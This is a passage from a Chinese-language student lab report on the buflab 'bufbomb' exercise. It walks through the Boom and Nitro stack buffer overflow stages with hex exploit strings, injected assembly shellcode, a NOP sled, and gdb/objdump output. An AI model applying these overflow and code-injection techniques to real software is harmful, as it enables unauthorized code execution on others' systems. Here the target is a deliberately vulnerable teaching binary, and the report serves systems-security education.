b8 de 5a f1 21 68 a7 8c

04 08 c3 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

90 3b 68 55 48 3b 68 55

分析过程:

### (1) 确定目标

对于攻击字符串，如果要将 cookie 传递给 test 函数，可以将 cookie 传给 %eax，还要跳转到原本的位置，由下图可知是 0x8048ca7

```

8048ca2:  e8 d1 06 00 00    call    8049378 <getbuf>
8048ca7:  89 45 f4          mov     %eax,-0xc(%ebp)

```

为了保持栈帧不变，可以考虑攻击字符串中在对应 ebp 所在位置保持其值不变

### (2) 编写 boom\_asm.s，并将其转化为机器码

boom\_asm.s 如下:

```
movl $0x21f15ade,%eax
```

```
push $0x8048ca7
```

```
ret
```

利用 gcc -m32 -c boom\_asm.s 和 objdump -d boom\_asm.o 得到对应的机器代码:

```

1190200717lh@Graham:~/bufbomb_32_00_EBP/buflab-handout$ gcc -m32 -c boom_asm.s
1190200717lh@Graham:~/bufbomb_32_00_EBP/buflab-handout$ objdump -d
asm.o      asm.txt      boom_asm.o  bufbomb    hex2raw    smoke.txt
asm.s      bang.txt     boom_asm.s  fizz.txt   makecookie
1190200717lh@Graham:~/bufbomb_32_00_EBP/buflab-handout$ objdump -d boom_asm.o

boom_asm.o:      文件格式 elf32-i386

Disassembly of section .text:

00000000 <.text>:
 0:  b8 de 5a f1 21      mov     $0x21f15ade,%eax
 5:  68 a7 8c 04 08      push    $0x8048ca7
 a:  c3                  ret

```

### (3) 获取调用 getbuf()函数之前 %ebp 的值

```

Breakpoint 1, 0x0804937e in getbuf ()
(gdb) info reg esp ebp
esp                0x55683b48      0x55683b48 <_reserved+1039176>
ebp                0x55683b70      0x55683b70 <_reserved+1039216>
(gdb) p/x *0x55683b70
$1 = 0x55683b90


```

因此，攻击字符串的第 41-44 字节的内容为 90 3b 68 55

所以攻击字符串应为:

```
b8 de 5a f1 21 68 a7 8c
04 08 c3 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
90 3b 68 55 48 3b 68 55
```

### (5) 验证成功



### 3.5 Nitro 的攻击与分析

文本如下：

[illegible][illegible][illegible]

- 20 -

分析过程:

### (1) 确定目标

08049394 <getbufn>:

```

8049394: 55          push    %ebp
8049395: 89 e5       mov     %esp,%ebp
8049397: 81 ec 08 02 00 00 sub     $0x208,%esp    0x208 = 520 (+)
804939d: 83 ec 0c     sub     $0xc,%esp
80493a0: 8d 85 f8 fd ff lea     -0x208(%ebp),%eax 520 + 4 + 4 = 528 (字节)
80493a6: 50          push    %eax
80493a7: e8 7c fa ff ff call    8048e28 <Gets>
80493ac: 83 c4 10     add     $0x10,%esp
80493af: b8 01 00 00 00 mov     $0x1,%eax
80493b4: c9          leave
80493b5: c3          ret

```

由上面的代码可知，输入的字符串长度应为 528 个字节，如果要使 getbuf() 函数返回 cookie 值至 testn() 函数，需要将 cookie 值 0x21f15ade 赋值给 %eax，同时攻击字符串还要能恢复 ebp 的值。由于 5 次执行 ebp 均不同，无法使用前面的方法，考虑在 testn() 函数中 %ebp = %esp + 0x18 是始终成立的，见下图所示：

08048d0e <testn>:

```

8048d0e: 55          push    %ebp
8048d0f: 89 e5       mov     %esp,%ebp
8048d11: 83 ec 18     sub     $0x18,%esp
8048d14: e8 ea 03 00 00 call    8049103 <uniqueval>
8048d19: 89 45 f0     mov     %eax,-0x10(%ebp)
8048d1c: e8 73 06 00 00 call    8049394 <getbufn>
8048d21: 89 45 f4     mov     %eax,-0xc(%ebp)
8048d24: e8 da 03 00 00 call    8049103 <uniqueval>
8048d29: 89 c2       mov     %eax,%edx
8048d2b: 8b 45 f0     mov     -0x10(%ebp),%eax
8048d2e: 39 c2       cmp     %eax,%edx
8048d30: 74 12       je      8048d44 <testn+0x36>
8048d32: 83 ec 0c     sub     $0xc,%esp
8048d35: 68 60 a5 04 08 push    $0x804a560
8048d3a: e8 21 fc ff ff call    8048960 <puts@plt>
8048d3f: 83 c4 10     add     $0x10,%esp
8048d42: eb 41       jmp     8048d85 <testn+0x77>
8048d44: 8b 55 f4     mov     -0xc(%ebp),%edx
8048d47: a1 58 e1 04 08 mov     0x804e158,%eax

```



```

movl $0x21f15ade,%eax
lea 0x18(%esp),%ebp
push $0x8048d21
ret

```

可以利用这个关系来恢复 ebp 的值。

### (2) 编写 nitro\_asm.s，并将其转化为机器码

nitro\_asm.s:

```
movl $0x21f15ade,%eax
```

```
lea 0x18(%esp),%ebp
```

```
push $0x8048d21
```

```
ret
```

利用 `gcc -m32 -c nitro_asm.s` 和 `objdump -d nitro_asm.o` 得到对应的机器代码:

```
1190200717lh@Graham:~/bufbomb_32_00_EBP/buflab-handout$ touch nitro_asm.s
1190200717lh@Graham:~/bufbomb_32_00_EBP/buflab-handout$ gcc -m32 -c nitro_asm.s
1190200717lh@Graham:~/bufbomb_32_00_EBP/buflab-handout$ objdump -d nitro_asm.o

nitro_asm.o:          文件格式 elf32-i386

Disassembly of section .text:

00000000 <.text>:
   0:  b8 de 5a f1 21      mov     $0x21f15ade,%eax
   5:  8d 6c 24 18         lea     0x18(%esp),%ebp
   9:  68 21 8d 04 08      push   $0x8048d21
  e:  c3                 ret
```

### (3) 确定 `getbufn()` 函数的返回地址

考虑将 `getbufn()` 函数的返回地址设置为字符串的首地址, 由于并不知道 `buf` 缓冲区的首地址, 可以查看 5 次调用 `getbufn` 函数时 `%ebp` 的值, 然后减去 `0x208` 即可得到 `buf` 缓冲区的首地址, 为了让五次都可以成功, 应该取最大的首地址为返回地址, 这样可以保证每次调用都可以完整的实现所写的功能。

```
Breakpoint 1, 0x0804939d in getbufn ()
(gdb) p/x $ebp-0x208
$1 = 0x55683968
(gdb) c
Continuing.
Type string:a
Dud: getbufn returned 0x1
Better luck next time
```

```
Breakpoint 1, 0x0804939d in getbufn ()
(gdb) p/x $ebp-0x208
$2 = 0x55683958
(gdb) c
Continuing.
Type string:b
Dud: getbufn returned 0x1
Better luck next time
```



```
Breakpoint 1, 0x0804939d in getbufn ()
(gdb) p/x $ebp-0x208
$4 = 0x556839d8
(gdb) c
Continuing.
Type string:d
Dud: getbufn returned 0x1
Better luck next time
```

最大的首地址为 0x556839d8，因此将 getbuf() 函数的返回值覆盖为 0x556839d8。

对于前面的字节，考虑用“90”填充，这样在实现功能的机器码前都是执行 nop，直接执行下一条指令。因此前 509 个字节是空操作，中间 15 个字节是攻击代码，最后的 4 个字节是返回地址 d8 39 68 55。

[illegible]





[illegible]

## 第 4 章 总结

### 4.1 请总结本次实验的收获

- 1、深入理解了栈帧的结构及其在函数调用中的变化情况
- 2、掌握了五种缓冲区溢出攻击的方法
- 3、更加熟练了 gdb 的运用，对于汇编语言更加熟悉

### 4.2 请给出对本次实验内容的建议

希望能够丰富一下 ppt 对实验内容的讲解

注：本章为酌情加分项。

## 参考文献

- [1] 深入理解计算机系统